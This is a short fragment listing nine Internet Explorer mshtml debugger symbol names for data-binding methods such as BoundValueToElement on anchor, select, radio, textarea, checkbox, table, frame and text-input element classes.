mshtml!CDBindMethodsAnchor::BoundValueToElement  
mshtml!CDBindMethodsWndSelect::BoundValueToElement  
mshtml!CDBindMethodsRadio::BoundValueToElement  
mshtml!CDBindMethodsSimple::BoundValueFromElement  
mshtml!CDBindMethodsTextarea::BoundValueToElement  
mshtml!CDBindMethodsCheckbox::BoundValueToElement  
mshtml!CDBindMethodsTable::BoundValueToElement  
mshtml!CDBindMethodsFrame::BoundValueToElement  
mshtml!CDBindMethodsInputTxtBase::BoundValueToElement
```

